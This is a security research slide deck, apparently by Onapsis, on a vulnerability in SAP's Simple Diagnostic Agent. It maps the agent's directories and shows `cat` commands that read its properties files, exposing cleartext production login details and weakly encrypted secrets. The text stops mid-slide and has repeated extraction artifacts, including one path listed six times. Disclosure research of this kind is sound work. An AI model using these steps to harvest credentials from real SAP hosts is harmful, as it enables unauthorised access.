
CVSS : 8.2



Collateral vulnerability

Home

“Collateral finding”
SAP Fiori is the end user interface for SAP






Simple Diagnostic Agent




Simple Diagnostic Agent






Simple Diagnostic Agent






Simple Diagnostic Agent





Simple Diagnostic Agent






Simple Diagnostic Agent





Simple Diagnostic Agent






Simple Diagnostic Agent

- Classical directories structure in SAP System
- The SDA is directly installed in the **Host Control** component

```
/usr/sap/hostctrl          # SAP Host Control directory
/usr/sap/hostctrl/SMDAgent # Simple Diagnostic Agent (FRun agent)
/usr/sap/SID               # Working directory of SAP System "SID"
/usr/sap/SID/SYS           # Configuration, kernel, etc
/usr/sap/SID/J00           # Java instance 00
/usr/sap/SID/SCS01        # Central Service instance 01
```




Simple Diagnostic Agent





Simple Diagnostic Agent



Agent that can accomplish several life-cycle tasks

- operating system monitoring
- database monitoring
- system instance control
- upgrade preparation

Installed automatically during the installation of new SAP system

OS independent



Simple Diagnostic Agent

- SMDAgent structure in /usr/sap/hostctrl/SMDAgent

```
./default/                    # SAP Host Control directory
./default/agent               # Agent working directory
./default/agent/configuration # Specific configuration...
./default/agent/configuration/com.sap.* # ... for each application
./default/sapjvm_8_jre        # Java runtime environment
./default/log                 # Logs and Traces
./default/configuration       # Global configuration...
./default/configuration/agent # ... of agent itself
./default/configuration/com.sap.* # ... of each application
```



Simple Diagnostic Agent

- Global agent applications
 - Clear text **default.properties** on each

```
./default/agent/configuration/host-agent-facade
./default/agent/configuration/com.sap.solman.agent.remoteos
./default/agent/configuration/com.sap.solman.agent.exm
./default/agent/configuration/com.sap.solman.agent.fsbrowser
./default/agent/configuration/com.sap.solman.agent.sum
./default/agent/configuration/com.sap.solman.agent.preptool
./default/agent/configuration/agent
./default/agent/configuration/global.configuration
./default/agent/configuration/com.sap.solman.agent.mai.msgmon
[...]
./default/agent/configuration/org.eclipse.core.runtime
```



Simple Diagnostic Agent

- Specific agent applications
 - Clear text **custom.properties** on each
 - Encrypted **secure.properties** on each

```
./default/configuration/agent
./default/configuration/com.sap.smd.agent.application.cf
./default/configuration/com.sap.solman.agent.statragg
./default/configuration/com.sap.solman.agent.ocm.http
./default/configuration/com.sap.solman.agent.ocm.tcp
./default/configuration/com.sap.solman.agent.ocm.rfc
./default/configuration/com.sap.solman.agent.ocm.health
[...]
./default/configuration/com.sap.solman.agent.tracing
./default/configuration/global.configuration
./default/configuration/com.sap.solman.agent.fsbrowser
```



Simple Diagnostic Agent

- Specific agent applications
 - Clear text **custom.properties** on each
 - Encrypted **secure.properties** on each

```
./default/configuration/agent
./default/configuration/agent.secure.properties.cf
./default/configuration/agent.secure.properties.cf
./default/configuration/agent.secure.properties.cf
./default/configuration/agent.secure.properties.cf
./default/configuration/agent.secure.properties.cf
./default/configuration/agent.secure.properties.cf
./default/configuration/com.sap.solman.agent.com.health
[...]
```

~ 40 “properties” files

```
./default/configuration/com.sap.solman.agent.tracing
./default/configuration/global.configuration
./default/configuration/com.sap.solman.agent.fsbrowser
```



Simple Diagnostic Agent

- Specific agent applications
 - Clear text **custom.properties** on each
 - Encrypted secure.properties on each

```
cat ./default/configuration/global.configuration/FFF/custom.properties
# written by SDA on
#Mon Nov 15 10:32:32 ART 2021
PRDFFF/j2ee/jmx/user=SDAGENTJ_FFF
PRDFFF/j2ee/jmx/port=50004
PRDFFF/sapj2ee/http/port=50000
PRDFFF/j2ee/jmx/prot=P4
PRDFFF/j2ee/jmx/host=saphost.onapsis.com
PRDFFF/sapj2ee/com/user=SDAGENTJ_FFF
PRDFFF/sapj2ee/http/prot=http
PRDFFF/sapj2ee/http/host=saphost.onapsis.com
```

**Login information to
PRD on saphost**



Simple Diagnostic Agent

- Specific agent applications
 - Clear text custom.properties on each
 - Encrypted **secure.properties** on each

```
cat ./default/configuration/global.configuration/FFF/secure.properties
#Mon Nov 15 10:32:32 ART 2021
org.eclipse.equinox.security.preferences.version=1
org.eclipse.equinox.security.preferences.cipher=PBEWithMD5AndDES
